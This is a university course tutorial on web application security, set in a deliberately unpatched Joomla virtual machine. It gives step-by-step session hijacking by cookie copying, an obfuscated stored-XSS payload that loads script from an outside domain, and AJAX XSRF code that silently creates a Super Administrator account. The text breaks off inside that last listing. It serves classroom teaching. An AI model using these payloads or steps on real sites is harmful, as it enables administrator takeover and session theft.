

## Tutorial: Web Application Security

For this tutorial you need a VMWare image that can be obtained in a few ways:

- On the local machine during the exercise lecture at `C:\VmwareMachines\sio2009`
- On network drive `S:\` when you log-in on a university machine. The folder is `S:\xpssoftware\sio2009\image_131009`
- Or access it using a terminal window at `username@porthos.science.ru.nl:/vol/xpssoftware/sio2009/image_131009`

### VMware Setup

The VMWare image can be loaded using the VMWare player. The VMWare Player is software that emulates an environment for a guest operating system. In other words, the guest operating system



runs on top of another operating system, a.k.a. the host operating system. It is very useful when programmers want to test their software on different platforms. We use an VMWare image that is prepared with an not up-to-date operating software which runs not up-to-date applications. The player is preinstalled on the machines that we use during the exercise lecture. In case you are not able to attend the exercise lecture it is possible to download the player at <http://www.vmware.com/download/player/>.



During the last decade web applications have become very popular and moved from static HTML pages to advanced office applications and community systems. There has been a move from no scripting at all to intermediate data exchange while the page is already loaded (AJAX). The first dynamical generated pages used the Common Gateway Interface (CGI, RFC3875) to execute small programs or scripts on the web server and return their output to the web client. Since every call caused a web server to instantiate a new process this setup was replaced by web servers that run scripts and programs inside the process itself, e.g. think of the modules of Apache. The rapid development of the Internet and the myriad of functionalities come at a price. Since so many things like communication, banking and trade are done over the Internet it has become an interesting target for attackers. With the increasing size and number of applications on the Internet also the attacks and the ways of abuse became more advanced and serious. Some attack methods are Denial of Service (DoS), Session Hijacking, Cross Site Scripting (XSS), Remote/Local File Inclusion and SQL Injection. Where SQL Injection is one of the most common attacks. Although it seems obvious to check and sanitize your input it appears to be a weak spot in many cases. Table 1 shows the top 10 of vulnerabilities for 2007. In this tutorial we want to visit some of these vulnerabilities and look at the steps that might lead to a succesful exploit.

Attack	Short Vulnerability Description
A1	Injection
A2	Cross Site Scripting (XSS)
A3	Broken Authentication and Session Management
A4	Insecure Direct Object References
A5	Cross Site Request Forgery (CSRF/XSRF)
A6	Security Misconfiguration
A7	Insecure Cryptographic Storage
A8	Failure to Restrict URL Access
A9	Insufficient Transport Layer Protection
A10	Unvalidated Redirects and Forwards

Table 1: Top 10 Web Application Vulnerabilities for 2010 (Source: [www.owasp.org](http://www.owasp.org))

## Environment Setup

In this tutorial we consider an Apache web server with PHP and MySQL support. This web server serves a community-like website that is controlled by an open source Content Management System (CMS) called Joomla <sup>1</sup>. Joomla can be extended with additional components, templates and modules. Some of these extensions are part of the Joomla distribution but there is a huge number of open source and commercially available extensions which are maintained by third parties. The environment is a bit outdated and the latest updates and patches are unfortunately not applied. This leaves plenty of possibilities for attackers.

The environment is completely setup as a virtual machine running Ubuntu 8.04 LTS without the latest updates. This means that the Firefox version for instance is still 3.0.5.

Start the virtual machine on top of your own operating system. Make sure that the network adapter of the emulation is configured as NAT. Login with the following credentials:

- Username: sio
- Password: sio2009

The first thing we want to know is which local IP address was assigned to our virtual machine. If we know this we can control our machine from within our host operating system by PuTTY <sup>2</sup> or just the terminal window. Start a terminal window and issue the 'ifconfig' command. This will tell us how eth0 is configured. In this case the IP 192.168.131.129 was assigned as we can see in Figure 2. Now we can reach the Apache webserver from our host operating system when we open the browser and surf to <http://192.168.131.129><sup>3</sup>. We used LAMPP (Linux, Apache, MySQL, PHP and PERL) to quickly setup our server. All this machinery can be controlled from a control panel which can be found at the address <http://192.168.131.129/xampp>. You need to login with username 'lampp' and password 'sio2009'. All the passwords set in the different systems are 'sio2009'.

When you add a non-existing folder to the address line the server will respond with a 404 error. Additionally the user is informed about about the on-board machinery. In this case: *Apache/2.2.11*




Figure 1: Ubuntu Login

<sup>1</sup><http://www.joomla.org>, <http://extensions.joomla.org>

<sup>2</sup><http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html>

<sup>3</sup>If it is for some reason not possible to reach the webserver from your host operating system, please continue and follow the alternate instructions, you need this for *Server Side Issues* on page 5.



```
sio@sio-vmachine: ~  
File Edit View Terminal Tabs Help  
sio@sio-vmachine:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 00:0c:29:83:98:6c  
          inet addr:192.168.131.129  Bcast:192.168.131.255  Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fe83:986c/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:795 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:247 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:1004233 (980.6 KB)  TX bytes:28517 (27.8 KB)  
          Interrupt:16 Base address:0x1080  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:480 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:480 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:24000 (23.4 KB)  TX bytes:24000 (23.4 KB)  
  
sio@sio-vmachine:~$
```

Figure 2: IP Address of sio-vmachine is 192.168.131.129

*(Unix) DAV/2 mod\_ssl/2.2.11 OpenSSL/0.9.8k PHP/5.2.9 mod\_apreq2-20051231/2.6.0 mod\_perl/2.0.4 Perl/v5.10.0*

Is this good or bad practice and why? If bad, which category of the OWASP Top 10 of Table 1 would apply to this situation?

## Stateful Web Applications

It is very useful to keep track of state in web applications. Think of a simple webshop where a customer has to follow some steps in order to check out and confirm an order. Typical things you want to track in this example are the products, their amount and at which step of the check out process we are. This tracking is in most cases done by *cookies*. A cookie is a small text file stored and controlled by the web browser of the client. Since a user might remove, modify or create cookies their integrity is not guaranteed. For this reason information like 'user *x* is authenticated' is **not** stored in a cookie on the client side but in a database on the server side. An identifier is stored in a cookie instead which helps the server to sort out which user it is serving. A look up in its own database tells the server if the user is logged in (See Figure 3).

username	time	session_id	guest	userid	usertype	gid
admin	1248684242	4ad69ac6ef3ca552c64c4adcf2a7b49c	0	62	Super Administrator	25

Figure 3: Session Table of Joomla 1.5

Web languages like PHP and ASP support session management. This means in practice that they store a cookie with an identifier on the client side and use this identifier to look up session variables that were stored on the server side. This way the client has no control about these variables and their contents is more reliable for the web application. But be aware of your server configuration. Where are the session files stored? Who has access to them? Figure 4 shows the contents of a session file which was stored in the `/tmp` folder. Compare the variables with the ones that were stored in the MySQL database in Figure 3 and the cookie in Figure 5. PHP stores at default its sessions files in the `/tmp` folder. When multiple users have access to this machine it is good practice to check the permissions and maybe even change the location of the session files.

```
sio@sio-vmachine: /tmp
File Edit View Terminal Help
d', 'even', 'hover', 'marked');">
  <input type="checkbox" id="id_rows_to_delete0[%_PMA_CHECKBOX_DIR_%]" name="rows_to_delete[
_jos_150_session"."session_id" = '4ad69ac6ef3ca552c64c4adcf2a7b49c]' onclick="setVerticalPointer(this, 0,
'click', 'odd', 'even', 'hover', 'marked');copyCheckboxesRange('rowsDeleteForm', 'id_rows_to_delete0',
[%_PMA_CHECKBOX_DIR_%]);" value="DELETE FROM `joomla_1.5.0`.`jos_150_session` WHERE `jos_150_session`.`
session_id` = '4ad69ac6ef3ca552c64c4adcf2a7b49c' LIMIT 1" />
</td>
";s:7:"rowdata";a:9:{i:0;a:1:{i:0;s:25:"<td class="">admin</td>";i:1;a:1:{i:0;s:30:"<td class="">1248684242</td>";i:2;a:1:{i:0;s:52:"<td class="">4ad69ac6ef3ca552c64c4adcf2a7b49c</td>";i:3;a:1:{i:0;s:41:"<td align="right" class="" nowrap">0</td>";i:4;a:1:{i:0;s:42:"<td align="right" class="" nowrap">62</td>";i:5;a:1:{i:0;s:39:"<td class="">Super Administrator</td>";i:6;a:1:{i:0;s:42:"<td align="right" class="" nowrap">0</td>";i:7;a:1:{i:0;s:41:"<td align="right" class="" nowrap">0</td>";i:8;a:1:{i:0;s:91:"<td class="">__default[a:8:{s:15:"SQL_errorString";i:3;s:19:"is_innodb";s:8:"mime_map";a:0:{}s:3:"row";b:0;s:13:"* backtrace";a:2:{i:2;a:4:{s:4:"file";s:46:"/opt/lampp/phpmyadmin/libraries/common.inc.php";s:4:"line";i:281;s:8:"function";s:25:"date_default_timezone_get";s:4:"args";a:0:{}i:3;a:4:{s:4:"file";s:29:"/opt/lampp/phpmyadmin/sql.php";s:4:"line";i:12;s:4:"args";a:1:{i:0;s:46:"/opt/lampp/phpmyadmin/libraries/common.inc.php";s:8:"function";s:12:"require_once";}}s:8:"* hash";s:32:"882035b791a0104eff45d484c25f16a1";s:10:"* number";i:2048;s:0:"* string";s:0:"";s:11:"* message";s:468:"date_default_timezone_get() [
```

Figure 4: Session File in `/tmp` folder of `sio-vmachine`

## Client Side Issues

In Firefox the contents of a cookie can be shown by *Edit - Preferences - Privacy - Show Cookies*. A dialog opens like in Figure 5 which shows all the cookies for each separate domain. It is the responsibility of the browser to maintain a division between the different domains. Website *A* is not allowed to read the cookie contents of website *B* and the other way around. From time to




Figure 5: Cookie with Session Identifier stored in Firefox

time vulnerabilities are found that weaken the security model that a web browser should preserve. Our virtual machine runs a non-updated version of Firefox (3.05) that has such a weakness<sup>4</sup> (CVE-2009-1835).

### Follow these steps to see the exploit of this vulnerability in action:

- Start the virtual machine and boot Ubuntu
- Start Firefox on sio-vmachine and visit a few different domains like google.com, securityfocus.com, etc.
- Open a new tab in the browser by <ctrl+t>.
- Enter in the address bar: file://DOMAIN/home/sio/Desktop/malicious/lrhc.html (replace DOMAIN by any of the domains you visited before)
- Open another tab and repeat this trick for other domains.

Can you roughly explain what happens? How serious is this exploit?

- Open file:///home/sio/Desktop/malicious/dos.html

Watch the processor activity. How serious is this exploit?

<sup>4</sup><http://www.mozilla.org/security/announce/2009/mfsa2009-26.html>

## Server Side Issues

From the server point of view it is important to manage the client sessions and keep them separated as well. For instance, when user *A* authenticates to a website using valid credentials it should not be possible (or at least not easy) to transfer this session to client *B*. There are several things that identify a client:

- IP address
- User Agent
- Referrer Information
- Cookie

Explain which problems might occur for legitimate users when this list is checked strictly.
---

We will discuss Cross Site Request Forgery (XSRF) which is a dangerous threat in the next section. It is especially dangerous because all the items listed above become indistinguishable from the genuine client requests when XSRF is applied. Before we look at the Cross Site Scripting (XSS) and XSRF techniques we will first try to ‘steal’ a session by hand:

- Open a browser on your host machine (not *sio-vmachine*) and open `http://192.168.xxx.xxx`.

*Or if you cannot reach *sio-vmachine* from your host, just start another separate browser window for this step and surf to `http://www.security.com`.*

- Login with username ‘admin’ and password ‘sec123’
- Check whether you are now logged in as admin and are able to change contents on the website.
- Check the cookie values for `192.168.xxx.xxx` and see that it only stores a session identifier (Easiest way is to use IE and browse to the *Temporary Internet Files* folder).

*Or use cookie edit plugin from Firefox when you went to `http://www.security.com` on *sio-vmachine*.*

- Open `http://www.secin.org` in the Firefox browser of *sio-vmachine*
- In Firefox an extension is installed that allows you to edit cookies. It can be found via the user menu: *Tools - Cookie Editor*
- Check the cookie values for `http://www.secin.org`.
- Replace the content of the `www.secin.org` cookie with the content of the `192.168.xxx.xxx` cookie and reload the `secin.org` website.
- Suddenly you are logged in!
- Surf to `http://www.secin.org/administrator` which is the back-end of the Content Management System. It shows a login page and in the meanwhile a separate cookie is created for the backend (Check this with the Cookie Editor). Now replace the content of this cookie as well with the content of the `192.168.xxx.xxx` cookie.
- Refresh the administrator back-end login page... et voilà!
- Check the users in the user manager (there are two users)... important for next step.

The method of using this cookie to identify a session and check whether it is valid is called 'implicit authentication'. And implicit authentication should be programmed carefully as this example shows. The IP and the User Agent were (hopefully) different which indicates that this simple session hijack could have been detected. The next section of this tutorial shows possible attack scenarios that abuse this weak authentication mechanisms and it appears to be very hard to prevent them.

## XSS & XSRF

In this section Cross Site Scripting (XSS) and Cross Site Request Forgery (XSRF) are visited and applied to our 'Security in Organisations' website. For background information on XSS and XSRF you can read the Wiki pages:

[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

[http://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](http://en.wikipedia.org/wiki/Cross-site_request_forgery)

In short, XSS is about arbitrary scripts of an attacker that are injected into a trusted website. This can be persistent when it is stored in a profile on a community website or this can be non-persistent when the script is for example tangled into an url. Web developers need to sanitize their input very carefully and consequent to prevent strange inputs. A very strict solution does not allow any tags in the input. But nowadays many webapplications want to allow some markup of the user input. MySpace profiles for example. If you are somehow able to fiddle scripts into a user profile and use this to make cross site requests this becomes a very powerful attack. Actually, this attack was performed in 2005 by a guy called 'Sammy'. The famous Samy Worm uses CSS... but that is for markup!:

<http://sonofsamy.wordpress.com/2005/10/04/the-myspace-worm/> (Story)

<http://namb.la/popular/tech.html> (Technical Background)

There is a project called the 'AntiSamy Project' which wants to setup an API for web developers to tackle these problems of sanitizing input and checking all possible things like referrer, user agent, etc. at once. If this software is used within frameworks like Struts (Java) possible errors need only to be corrected once. You can find more information on this project on:

[http://www.owasp.org/index.php/Category:OWASP\\_AntiSamy\\_Project](http://www.owasp.org/index.php/Category:OWASP_AntiSamy_Project)

Be aware that the danger of XSRF remains. Since the scripts do not have to sit on the trusted server but can be on any other webserver. As long as the attacker succeeds in getting the user to visit the trusted (target) website and the malicious website at the same time these kind of attacks work. Process separation might be a helping solution to this and is the responsibility of the webbrowser. Do not allow a domain to make cross requests to another domain. But there are cases where this is actually wanted. A possible solution is the use of policy files that are stored on a webserver and tell which domains are allowed to make cross domain requests:

[http://www.adobe.com/devnet/flashplayer/articles/cross\\_domain\\_policy.html](http://www.adobe.com/devnet/flashplayer/articles/cross_domain_policy.html)

## Vulnerabilities Tracking

You can use the following resources to track vulnerabilities and possible exploits:

- [SecurityFocus.com](http://SecurityFocus.com)
- [CVE](http://CVE)
- [Milw0rm.org](http://Milw0rm.org)
- [Packetstormsecurity.org](http://Packetstormsecurity.org)

## A Combined Attack

Lets have a look at our 'Security in Organisations' website. It is clearly not up-to-date since it uses Joomla version 1.5.0. There is one additional component installed from Ordasoft<sup>5</sup> called MediaLibrary Basic 1.5.3 (release date: 2009/03/26). This is the free edition of the MediaLibrary component. It is installed and accessible from the main menu (second option).

Are there any vulnerability registrations for MediaLibrary Basic 1.5.3? Use for example securityfocus.com to find any. If you find any, what does an attacker need to exploit this vulnerability? Is this a serious security risk?

When you navigate through the MediaLibrary pages you find out that it is possible to make a 'Lend Request'. At default everybody can make a lend request and you do not need to be logged in. A nice thing about this lend request is that you can enter data which will be stored in the database. The administrator will review your lend requests in the back-end. So if we somehow manage to include some script in our entry this will be shown to the administrator. If we use AJAX technology we can make subsequent http-requests while the page is already loaded. These requests will be made on behalf of the administrator and thus with high privileges.

It appears that the address field is a very large field and is stored in a `text`-field in the MySQL database. The application has input validation because every tag gets encoded to its `&lt` and `&gt` alternative. However, this is done by the client. So if we remove this advanced Editor based on Javascript from the `<textarea>` and the server does not check any further input we are there!

Before we can do anything useful here.

---

<sup>5</sup><http://www.ordasoft.com>

- Lets first define our new user we want to grant access while we are not administrator in the system.

Open the file: `/opt/lampp/htdocs/domain02.com/include/newuser.js`

Change the name and username in the `var poststr` from `newuser` to a user you like. (because `newuser` is already in the system ;-)

Change the e-mail address as well, to prevent rejection by the system because of double address.

Store the file.

- Make sure you are not logged in on `secin.org`!
- Start a lend request on the website. Make sure you see the request form.
- Save the page to a local file on your computer (only HTML will do).
- Open this file and search for the `<textarea>` tag.
  - Remove the `class="mce_editable"` part from the tag.
  - Remove the `“display: none;”` part from the `style`.
  - Save the changes!
- Now open this local file in your browser and fill out the form. Enter your name, e-mail and address. After the address you add the code from Listing 1 (can also be found on [http://www.sos.cs.ru.nl/applications/courses/sio2010/ex\\_and\\_tut/xsrf.txt](http://www.sos.cs.ru.nl/applications/courses/sio2010/ex_and_tut/xsrf.txt)). Submit the form and everything looks fine.
- Login with your administrator into the backend and open the user manager. Check the registered users. Next, navigate to *Components - Media Library - Lend Requests*. If everything is allright the malicious request should be there.
- Did you notice anything up to now?
- Open again the user manager and check the registered users.

What does the code of Listing 1 do? Why is it encoded like this?

When you look at the AJAX part (Listing 2) there is more than one request needed to perform a succesful XSRF attack. Why? (Hint: It retrieves something by a regular expression in the `retrieveContents()` function)

Listing 1: Injection Code

```
<script>
var i; var c = new Array(); for(i = 0; i < 128; i++) { c[i] = String.fromCharCode(i); }
document.write(c[60] + c[115] + c[99] + c[114] + c[105] + c[112] + c[116] + c[32] + c[116] +
c[121] + c[112] + c[101] + c[61] + c[34] + c[116] + c[101] + c[120] + c[116] + c[47] +
c[106] + c[97] + c[118] + c[97] + c[115] + c[99] + c[114] + c[105] + c[112] + c[116] +
c[34] + c[32] + c[115] + c[114] + c[99] + c[61] + c[34] + c[104] + c[116] + c[116] + c[112]
+ c[58] + c[47] + c[47] + c[119] + c[119] + c[119] + c[46] + c[100] + c[111] + c[109] +
c[97] + c[105] + c[110] + c[48] + c[50] + c[46] + c[99] + c[111] + c[109] + c[47] + c[105]
+ c[110] + c[99] + c[108] + c[117] + c[100] + c[101] + c[47] + c[110] + c[101] + c[119] +
c[117] + c[115] + c[101] + c[114] + c[46] + c[106] + c[115] + c[34] + c[62] + c[60] + c[47]
+ c[115] + c[99] + c[114] + c[105] + c[112] + c[116] + c[62]);
</script>
```

## Listing 2: XSRF with AJAX

```

var http_request = false;

function makePOSTRequest(url, parameters, step) {
    http_request = false;
    if (window.XMLHttpRequest) { // Mozilla, Safari, ...
        http_request = new XMLHttpRequest();
        if (http_request.overrideMimeType) {
            // set type accordingly to anticipated content type
            http_request.overrideMimeType('text/xml');
        }
    } else if (window.ActiveXObject) { // IE
        try {
            http_request = new ActiveXObject("Msxml2.XMLHTTP");
        } catch (e) {
            try {
                http_request = new ActiveXObject("Microsoft.XMLHTTP");
            } catch (e) {}
        }
    }
    if (!http_request) {
        //alert('Cannot create XMLHttpRequest instance');
        return false;
    }

    if(step == 0) { http_request.onreadystatechange = retrieveContents; }
    else if(step == 1) { http_request.onreadystatechange = retrieveResult; }
    http_request.open('POST', url, true);
    http_request.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    http_request.setRequestHeader("Content-length", parameters.length);
    http_request.setRequestHeader("Connection", "close");
    http_request.send(parameters);
}

function retrieveContents() {
    if (http_request.readyState == 4) {
        if (http_request.status == 200) {
            //alert(http_request.responseText);
            result = http_request.responseText;

            // Search for pattern
            // name="8d554fa99e690c29ca1abfd46f1aa715" value="1" /></form>
            var mre = new RegExp("name=\"([0-9a-z]{32})\"");
            var token = new Array();
            if (mre.test(result)) {
                token = mre.exec(result);
                var poststr = "name=newuser&username=newuser&email=sionewuser%40mailinator.com" +
                    "&password=sio2009&password2=sio2009&gid=25&params%5Badmin_language%5D=" +
                    "&params%5Blanguage%5D=&params%5Beditor%5D=&params%5Bhelpsite%5D=&params%5B" +
                    "timezone%5D=0&id=0&cid%5B%5D=0&option=com_users&task=apply&contact.id=" +
                    "&sendEmail=1&" + token[1] + "=1";
                makePOSTRequest('index.php', poststr, 1);
            }

            //document.getElementById('myspan').innerHTML = result;
        } else {
            //alert('There was a problem with the request.');
```